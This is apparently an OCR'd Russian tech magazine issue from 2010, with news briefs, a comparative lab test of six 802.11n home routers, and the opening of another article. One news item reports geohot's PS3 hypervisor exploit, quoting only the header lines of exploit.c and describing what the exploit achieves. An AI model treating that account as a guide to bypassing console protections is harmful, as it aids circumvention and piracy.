ЗНАКОВАЯ ДАТА В ИСТОРИИ AMAZON: 25 ДЕКАБРЯ 2009 ВПЕРВЫЕ ЗА ВСЮ ИСТОРИЮ ПРОДАЖИ ЭЛЕКТРОННЫХ КНИГ ПРЕВЫСИЛИ ПРОДАЖИ КНИГ БУМАЖНЫХ.

ИССЛЕДОВАТЕЛЬСКАЯ КОМПАНИЯ NETCRAFT СООБЩАЕТ, ЧТО НА 1 ДЕКАБРЯ 2009 ГОДА В ИНТЕРНЕТЕ НАСЧИТЫВАЛОСЬ 233.848.493 САЙТОВ.

ВЗЛОМ PS3

exploit.c

```
// PS3 exploit code
//  c2010 geohot
//  I DO NOT CONDONE PIRACY, EXPLOIT IS FOR RESEARCH USE ONLY

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/syscalls.h>
#include <linux/fcntl.h>
```

Хакер GeoHot, известный своим неоценимым вкладом в jailbreak айфонов, не просто рассказал об успешном взломе Playstation 3, но и поделился со всеми рабочим сплоитом. Таким образом он желает подогреть сцену разработки для PS3, и, в конечном итоге, увидеть софт для полноценной взломанной консоли. В результате работы, на которую было потрачено 3 года, 2 месяца и 11 дней, хакер добился получения полного доступа к системной памяти и процессору, что до этого не удавалось никому. Дело в том, что PS3, так же, как и Xbox360, зависят от специального гипервизора, встроенного в консолях для безопасности. В отличие от Xbox'а, на PS3 можно установить обычный Linux, но тот будет запущен, опять же, под контролем гипервизора, накладывая ограничения для ядра Linux кернел. Что делает слоит? Он отчасти нейтрализует гипервизор, предоставляя полный доступ к записи/чтению оперативной памяти и ring0, а также возможность сдампить гипервизор. К счастью для Sony, гипервизор — не единственная проблема на пути к запуску пиратских игр. Каждая игрушка защищена с помощью ключа, который хранится на специальной области диска ROM Mark. Прошивка привода считывает этот ключ и снабжает им гипервизор, чтобы тот имел возможность дешифровать данные игры во время загрузки. Поэтому для запуска игр гипервизору нужны ключи для каждой из игр — и это не единственная сложность. В любом случае, такой сплоит — серьезный шаг в этом направлении. Отметим, что для взлома не требуется никакого вмешательства в железо — не нужно устанавливать мод-чипы, как это было с PS2. Достаточно установить на PS3 Linux и запустить сплоит.

ТАК ВОТ ТЫ КАКОЙ, IPAD

Вот и пришел конец слухам и домыслам, которые весь последний год активно циркулировали вокруг новой разработки компании Apple — планшетный ПК, получивший имя iPad, наконец, был представлен публике. Итак, таблетка от Apple являет собой следующее: LED-дисплей 9.7" с разрешением 1024 x 768 и, конечно, с поддержкой Multi-Touch; процессор Apple A4 с тактовой частотой 1 ГГц; от 16 до 64 Гб флэш-памяти. Базируется девайс на iPhone OS 3.2, которая, кстати, несовместима с обычными iPhone и iPod touch, однако функционал ОСь обеспечивает примерно такой же. О беспроводных коммуникациях в Apple, разумеется, тоже подумали — младшая модель планшетника оснащается WiFi и Bluetooth, а старшие модели несут в себе поддержку 3G-сетей. Батареи iPad, по словам Стива Джобса, должно хватать на 10 часов активной работы без подзарядки. Помимо перечисленного, добавим сюда GPS, акселерометр, датчик освещенности, встроенный динамик и выход на наушники. Еще один офигенный плюс — это книжный онлайн-магазин iBookstore, специально заточенный для планшета. А теперь о том, чего в iPad нет: нет камеры, ни фронтальной, ни какой-либо еще, так что о Skype и фото можно забыть; уже традиционно нет поддержки Flash, что для интернет-планшета, мягко говоря, странно; нет USB-порта; для этого нужен переходник, который, правда, поставляется в комплекте. Габариты устройства (ШхВхГ) 242.8 x 189.7 x 13.4, вес 680 или 733 грамма, в зависимости от модели. С ценами ситуация следующая — модель iPad Wi-Fi стоит от $500 до $700, в зависимости от емкости, модель iPad Wi-Fi+3G от $600 до $800.



МОРОЗЫ КРЕПЧАЮТ: У СБЕРБАНКА ЗАМЕРЗАЛ КАЖДЫЙ 44-Й БАНКОМАТ.

ПАНИКОВАТЬ ВСЕ ЕЩЕ РАНО?

Любопытная и неоднозначная новость пришла от компании Google, в последние годы сместившей Microsoft с «поста» Оси Зла — областей, неохваченных «Гуглом», и так остается все меньше, а теперь гигант решил податься еще и на энергетический рынок. Филиал Google Energy подал заявку в Федеральную комиссию по регулированию энергетики США на получение лицензии для работы в энергетическом бизнесе, и, если заявку одобрят, у Google в числе прочего, будет возможность заниматься торговлей электроэнергией. В самом «Гугле», впрочем, успокаивают, заявляя, что торговля в их планы совсем не входит, просто компания не прочь оптимизировать в целях экономии собственные энергоресурсы, а также заняться исследованиями в областях альтернативной и возобновляемой энергетики. Представители ФКЭР, в свою очередь, сообщают, что никаких поводов для отказа Google не видят, ведь поисковый гигант не владеет ни собственными электростанциями, ни другими энергетическими предприятиями, так что угрозы монополии Google создать явно не может.





НОВЫЙ ПРОИГРЫШ MICROSOFT

Судебные дела в отношении «мелкомягких» ни для кого уже, в общем-то, не новость — Microsoft постоянно с кем-то судится, и желающих ответить компании тем же предостаточно. Недавно в копилку Microsoft добавился очередной проигранный процесс, притом очень неприятного характера — суд запретил компании продавать Office 2003 и 2007, и его требование пришлось исполнять — из онлайнового магазина компании были убраны все «криминальные» версии «Офиса». Из-за чего разгорелся сыр-бор? Из-за патента на технологию, предназначенную для изменения структуры документа, права на которую принадлежат канадской компании i4i. Ранее эти функции гармонично дополняли текстовый процессор Word, а после того как Microsoft интегрировали в Word 2003 свою аналогичную разработку Custom XML, i4i остались не у дел. Разбирательство длилось с 2007 года, и в итоге суд приговорил Microsoft не только к штрафу в $290 млн., но и обязал софтверного гиганта снять с продажи все «криминальные» версии Office, что и было проделано. Microsoft, конечно, уже подали на апелляцию, притом во второй раз — первую апелляцию суд отклонил, но пока в компании могут лишь развести руками и предложить покупателям скачать бету Office 2010, в которой злосчастной функции уже нет. Из Word 2007 и Office 2007 Custom XML так же пообещали убрать в самое ближайшее время.

Сергей Никитин
Тестер: Андрей Муравьев

ТЕСТИРОВАНИЕ БЕСПРОВОДНЫХ РОУТЕРОВ

СТАНДАРТА 802.11N

«ДОЛОЙ ПРОВОДА!», — ИМЕННО ПОД ТАКИМ ЛОЗУНГОМ К НАМ ПРИШЕЛ СТАНДАРТ БЕСПРОВОДНОЙ СВЯЗИ WI-FI. СЕГОДНЯ В ЭТОМ НАПРАВЛЕНИИ СДЕЛАН ЕЩЕ ОДИН, ШИРОКИЙ ШАГ. НА РЫНКЕ ПОЯВИЛОСЬ НЕМАЛО УСТРОЙСТВ, СОВМЕСТИМЫХ С НОВЫМ СТАНДАРТОМ IEEE 802.11N, КОТОРЫЙ ОБЕСПЕЧИВАЕТ (В ТЕОРИИ) СКОРОСТЬ ПЕРЕДАЧИ ДАННЫХ ДО 600 МБИТ/С! У ЭТИХ УСТРОЙСТВ ЕСТЬ И ДРУГОЕ ВАЖНОЕ ПРЕИМУЩЕСТВО — ВОЗМОЖНОСТЬ РАБОТЫ В ДИАПАЗОНАХ 2.4 ИЛИ 5 ГГЦ. В ОБЩЕМ, ПРИОБРЕТАТЬ НОВЫЙ РОУТЕР РАНО ИЛИ ПОЗДНО ПРИДЕТСЯ. ЕСЛИ ТЫ РЕШИЛ СДЕЛАТЬ ТАК ПРЯМО СЕЙЧАС, ТО НАШ ТЕСТ ТЕБЕ ПОМОЖЕТ.

МЕТОДИКА ТЕСТИРОВАНИЯ

Тестирование состояло из трех основных этапов.

1) Мы подключали к роутеру пару компьютеров, причем один через порт LAN, а второй — через WAN. Между ними начинался обмен данных, скорость которого мы и замеряли (скорость NAT). Передача осуществлялась как в режиме полного дуплекса (в обе стороны одновременно), так и только в одну сторону. В настройках роутера устанавливался статистический IP-адрес.


2) Вторым этапом было создание PPTP-сервера в WAN-сегменте. Это объясняется тем, что соединение такого типа нагружает роутер сильнее всего. Так же, как и в первом случае, мы начинали гонять трафик и замеряли скорость передачи данных.

3) Третьим этапом было измерение скорости передачи данных по беспроводной сети. Для этого компьютер подключался к свитчу роутера, а ноутбук через Wi-Fi. Причем расстояний было два — 1 и 6 метров (на пути следования сигнала находились стены). Адаптеры Wi-Fi были от того же производителя, что и роутеры. Трафик защищался шифрованием WPA2-PSK с ключом AES.


ТЕСТИРУЕМОЕ ОБОРУДОВАНИЕ:

- ASUS RT-N16
- D-LINK DIR-655
- D-LINK DIR-855
- NETGEAR WNR-2000
- NETGEAR WNDR-3700
- TRENDNET TEW-652BRP

ПРОПУСКНАЯ СПОСОБНОСТЬ PPTP, МБИТ/С



УСТРОЙСТВА D-LINK ПОКАЗАЛИ СЕБЯ ВЕСЬМА НЕПЛОХО И В СЛОЖНОМ ТЕСТЕ ПРОИЗВОДИТЕЛЬНОСТИ PPTP-СОЕДИНЕНИЯ



4700 руб.

ASUS RT-N16



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:



ИНТЕРФЕЙСЫ: 1XWAN (RJ-45) 10/100/1000 МБИТ/СЕК, 4XLAN (RJ-45) 10/100/1000 МБИТ/СЕК
БЕСПРОВОДНАЯ ТОЧКА ДОСТУПА WI-FI: IEEE 802.11 B/G + IEEE 802.11N (ДО 300 МБИТ/СЕК)
ЧАСТОТНЫЙ ДИАПАЗОН, ГГЦ: 2,4~2,5
БЕЗОПАСНОСТЬ: WEP (ДО 128 БИТ), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES)
ФУНКЦИИ РОУТЕРА: NAT/NAPT, DYNDNS, STATIC ROUTING, DHCP, EZQOS
ФУНКЦИИ ФАЙРВОЛА: SPI, PACKET FILTER, URL FILTER, MAC FILTER
ПОДДЕРЖКА СОЕДИНЕНИЙ: PPPOE, PPTP, L2TP, СТАТИЧЕСКИЙ И ДИНАМИЧЕСКИЙ IP-АДРЕС
ДОПОЛНИТЕЛЬНО: EZSETUP, WPS, МЕДИА-СЕРВЕР UPNP, WAN BRIDGING, AIDISK, 2 ПОРТА USB 2.0 ДЛЯ ПОДКЛЮЧЕНИЯ ВНЕШНИХ УСТРОЙСТВ





Роутер ASUS RT-N16 обладает обширным набором функций. Например, к двум имеющимся USB-портам можно подключить жесткий диск или принтер, сделав их доступными для использования через сеть. При этом роутер может сам скачивать заданные файлы на жесткий диск (через HTTP, FTP и BitTorrent) даже при выключенном ПК. Устройство построено на мощных компонентах — его основа это чип Broadcom BCM4718, работающий с частотой 533 МГц, и 128 Мб памяти DDR2. Роутер снабжен очень продуманным интерфейсом, с которым разберется даже начинающий; реализована функция WPS (автоматическая настройка беспроводной сети) и EzQoS (приоритезация трафика). Также есть несколько экзотическая функция переброса трафика с порта WAN на приставку IPTV на канальном уровне без участия CPU-роутера. Для работы с отечественными провайдерами есть все необходимое.

Несмотря на гигабитные порты, скорость NAT не поднялась выше 145 Мбит/с. Скорость работы с PPTP также была не самая выдающаяся.

D-LINK DIR-655

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ИНТЕРФЕЙСЫ: 1XWAN (RJ-45) 10/100/1000 МБИТ/СЕК, 4XLAN (RJ-45) 10/100/1000 МБИТ/СЕК
БЕСПРОВОДНАЯ ТОЧКА ДОСТУПА WI-FI: IEEE 802.11 B/G + IEEE 802.11N (ДО 300 МБИТ/СЕК)
ЧАСТОТНЫЙ ДИАПАЗОН, ГГЦ: 2.4~2.5
БЕЗОПАСНОСТЬ: WEP (ДО 128 БИТ), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), WPS
ФУНКЦИИ РОУТЕРА: NAT/NAPT, DYNDNS, DHCP, STATIC ROUTING, IGMP MULTICAST , QOS
ФУНКЦИИ ФАЙРВОЛА: SPI, URL FILTER, MAC FILTER, IP FILTER, ACCESS CONTROL
ПОДДЕРЖКА СОЕДИНЕНИЙ: PPPOE, PPTP, L2TP, СТАТИЧЕСКИЙ И ДИНАМИЧЕСКИЙ IP-АДРЕС
ДОПОЛНИТЕЛЬНО: WPS, USB-ПОРТ






Многофункциональный роутер с интересными возможностями, одна из которых заключается в возможности подключения адаптера 3G, чтобы иметь доступ к соответствующим сетям. Кроме того, имеются функция настройки приоритезации трафика, поддержка IGMP Multicast, QoS, множество фильтров для организации доступа, а также очень простая и быстрая автоматизированная настройка беспроводного соединения с помощью WPS. Помимо развитого функционала, устройство порадовало высокой производительностью во всех тестах, включая испытания на скорость передачи данных по беспроводной сети. Специально для реалий российских провайдеров в настройках соединения предусмотрены нужные варианты PPTP, PPPoE и L2TP. Да и, в общем, интерфейс неплох.




Серьезных недостатков обнаружить не удалось, разве что крайне неудобно реализована работа с подключенными USB-устройствами, которая требует дополнительного программного обеспечения.

ПРОИЗВОДИТЕЛЬНОСТЬ WI-FI, 1 МЕТР, МБИТ/С



БЕЗОГОВОРОЧНЫМ ЛИДЕРОМ ЯВЛЯЕТСЯ РОУТЕР D-LINK DIR-855 И, В ОСНОВНОМ, БЛАГОДАРЯ ПОДДЕРЖКЕ 5ГГЦ ДИАПАЗОНА



8200 руб.

D-LINK DIR-855

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ИНТЕРФЕЙСЫ: 1XWAN (RJ-45) 10/100/1000 МБИТ/СЕК, 4XLAN (RJ-45) 10/100/1000 МБИТ/СЕК
БЕСПРОВОДНАЯ ТОЧКА ДОСТУПА WI-FI: IEEE 802.11 B/G + IEEE 802.11N (ДО 300 МБИТ/СЕК)
ЧАСТОТНЫЙ ДИАПАЗОН, ГГЦ: 2,4~2,5, 5
БЕЗОПАСНОСТЬ: WEP (ДО 128 БИТ), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES)
ФУНКЦИИ РОУТЕРА: NAT, DYNDNS, STATIC ROUTING, DHCP, QOS
ФУНКЦИИ ФАЙРВОЛА: SPI, URL FILTER, MAC FILTER, IP FILTER, DMZ
ПОДДЕРЖКА СОЕДИНЕНИЙ: PPPOE, PPTP, L2TP, СТАТИЧЕСКИЙ И ДИНАМИЧЕСКИЙ IP-АДРЕС
ДОПОЛНИТЕЛЬНО: WPS, USB-ПОРТ, ЖК-ДИСПЛЕЙ



\+

При взгляде на этот роутер бросается в глаза ЖК-экран — его присутствие очень помогает, потому что на нем отражается масса нужной и полезной информации. В тестах на производительность мы использовали частоту 5 ГГц, на которой способно работать это устройство, и оно продемонстрировало лучшую скорость передачи данных, доказав преимущество частоты 5 ГГц перед более загруженной 2.4 ГГц. Но роутер умеет строить беспроводные сети на обеих частотах сразу. Кроме того, производительность LAN-WAN была на высоте, чему, возможно, поспособствовали и гигабитные порты Ethernet. У роутера есть порт USB, к которому можно подключать различные устройства, такие как внешние HDD и принтеры, но, как и у D-Link DIR-655, работа с ними реализована через специальное ПО.

Основной недостаток устройства — его цена, которая слишком велика для домашнего роутера, даже обладающего такими возможностями.



2200 руб.

NETGEAR WNR-2000

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ИНТЕРФЕЙСЫ: 1XWAN (RJ-45) 10/100 МБИТ/СЕК, 4XLAN (RJ-45) 10/100 МБИТ/СЕК
БЕСПРОВОДНАЯ ТОЧКА ДОСТУПА WI-FI: IEEE 802.11 B/G + IEEE 802.11N (ДО 300 МБИТ/СЕК)
ЧАСТОТНЫЙ ДИАПАЗОН, ГГЦ: 2,4~2,5
БЕЗОПАСНОСТЬ: WEP (ДО 128 БИТ), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES)
ФУНКЦИИ РОУТЕРА: NAT, DYNDNS, STATIC ROUTING, DHCP, UPNP, QOS
ФУНКЦИИ ФАЙРВОЛА: SPI, URL FILTER, MAC FILTER, KEYWORD BLOCKING
ПОДДЕРЖКА СОЕДИНЕНИЙ: PPPOE, PPTP, СТАТИЧЕСКИЙ И ДИНАМИЧЕСКИЙ IP-АДРЕС, BIGPOND
ДОПОЛНИТЕЛЬНО: WPS, СЧЕТЧИК ТРАФИКА






В роутере решена проблема с обеспечением одновременной работы двух соединений на порте WAN, то есть роутер может одновременно маршрутизировать трафик и в интернет, и во внутреннюю сеть провайдера. Такая возможность необходима для работы в российских сетях, поэтому ее наличие очень важно. Интересен встроенный счетчик трафика, который, в том числе, может разорвать соединение в случае превышения заданного объема. Из других особенностей стоит отметить возможность блокировки определенных сайтов и служб, приоритезацию трафика и ограничение скорости. Несмотря на невысокую цену, в тестах на производительность NETGEAR WNR-2000 показал весьма достойные результаты.



Недостатками можно считать невысокую скорость передачи данных по беспроводной сети, не очень приятный веб-интерфейс, а также то, что поддержка соединений L2TP отсутствует.



ПРИ УВЕЛИЧЕНИИ РАССТОЯНИЯ СКОРОСТЬ ЗАМЕТНО ПРОСЕДАЕТ, ОДНАКО ЛИДЕРЫ ТЕ ЖЕ

NETGEAR WNR-3700

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ИНТЕРФЕЙСЫ: 1XWAN (RJ-45) 10/100/1000 МБИТ/СЕК, 4XLAN (RJ-45) 10/100/1000 МБИТ/СЕК
БЕСПРОВОДНАЯ ТОЧКА ДОСТУПА WI-FI: IEEE 802.11 B/G + IEEE 802.11N (ДО 300 МБИТ/СЕК)
ЧАСТОТНЫЙ ДИАПАЗОН, ГГЦ: 2,4~2,5, 5
БЕЗОПАСНОСТЬ: WEP (ДО 128 БИТ), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES)
ФУНКЦИИ РОУТЕРА: NAT, DYNDNS, STATIC ROUTING, DHCP, UPNP, QOS
ФУНКЦИИ ФАЙРВОЛА: SPI, URL FILTER, MAC FILTER, KEYWORD BLOCKING
ПОДДЕРЖКА СОЕДИНЕНИЙ: PPPOE, PPTP, СТАТИЧЕСКИЙ И ДИНАМИЧЕСКИЙ IP-АДРЕС, BIGPOND
ДОПОЛНИТЕЛЬНО: WPS, СЧЕТЧИК ТРАФИКА





Похожий на NETGEAR WNR-2000 (выбор скорости работы по Wi-Fi), роутер имеет и много отличий. Например, порт USB для подключения различных внешних устройств, поддержку протокола DLNA, а также возможность поддерживать две беспроводные сети на разных частотах (2.4 и 5 ГГц). Что хорошо, доступ к подключенным к роутеру жестким дискам может быть получен про SMB, а у каждой из сетей Wi-Fi, работающих на своем диапазоне, могут быть свои собственные настройки параметров безопасности. Несмотря ни на что, скорость передачи данных по беспроводной сети не очень высока, но производительность NAT и пропускная способность PPTP-соединения выше всяческих похвал!

Недостатки у двух моделей NETGEAR практически одинаковые: невозможность работы по протоколу L2TP, а также малоприятный web-интерфейс.

TRENDNET TEW-652BRP

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ИНТЕРФЕЙСЫ: 1XWAN (RJ-45) 10/100 МБИТ/СЕК, 4XLAN (RJ-45) 10/100 МБИТ/СЕК
БЕСПРОВОДНАЯ ТОЧКА ДОСТУПА WI-FI: IEEE 802.11 B/G + IEEE 802.11N (ДО 300 МБИТ/СЕК)
ЧАСТОТНЫЙ ДИАПАЗОН, ГГЦ: 2,4~2,5
БЕЗОПАСНОСТЬ: WEP (ДО 128 БИТ), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES)
ФУНКЦИИ РОУТЕРА: NAT, DYNDNS, STATIC ROUTING, DHCP
ФУНКЦИИ ФАЙРВОЛА: SPI, URL FILTER, MAC FILTER, IP FILTER
ПОДДЕРЖКА СОЕДИНЕНИЙ: PPPOE, PPTP, L2TP, СТАТИЧЕСКИЙ И ДИНАМИЧЕСКИЙ IP-АДРЕС, BIGPOND
ДОПОЛНИТЕЛЬНО: WPS





Еще один роутер, создатели которого демонстрируют заботу об отечественных пользователях — в настройках можно обнаружить такие типы соединений, как Russia PPTP и Russia PPPoE. От обычных они отличаются тем, что позволяют работать одновременно с интернетом и локалкой твоего провайдера. Радует, что при самой невысокой цене в обзоре устройство показало неплохие результаты во всех наших тестах. Да, еще оно самое малогабаритное — мал золотник, да дорог, как говорится.
Из функциональных особенностей стоит отметить: можно задать адрес сервера VPN по имени, а не IP-адресу, ограничения доступа по IP, MAC и URL, а также функцию простой настройки беспроводной сети Wi-Fi Protected Setup.



Отсутствует такая функция, как приоретизация трафика. Нет и многих других возможностей, присутствующих у других моделей.

ВЫВОДЫ

Среди новейших роутеров есть устройства, разные по уровню возможностей и стоимости, поэтому сделать выбор непросто. Кто-то силен в функционале, кто-то в скорости, а кто-то делает все очень хорошо, но дорого стоит. В итоге, награда «Выбор редакции» присуждается D-Link DIR-655, который быстр, функционален и при этом не очень дорог. А награда «Лучшая покупка» достается устройству TRENDnet TEW-652BRP, очень хорошо сбалансированному.

Александр Лозовюк alex.raiden@gmail.com

Я УБЬЮ ТЕБЯ, GOOGLE READER!

ВЫСОКОНАГРУЖЕННЫЙ СЕРВИС СВОИМИ РУКАМИ

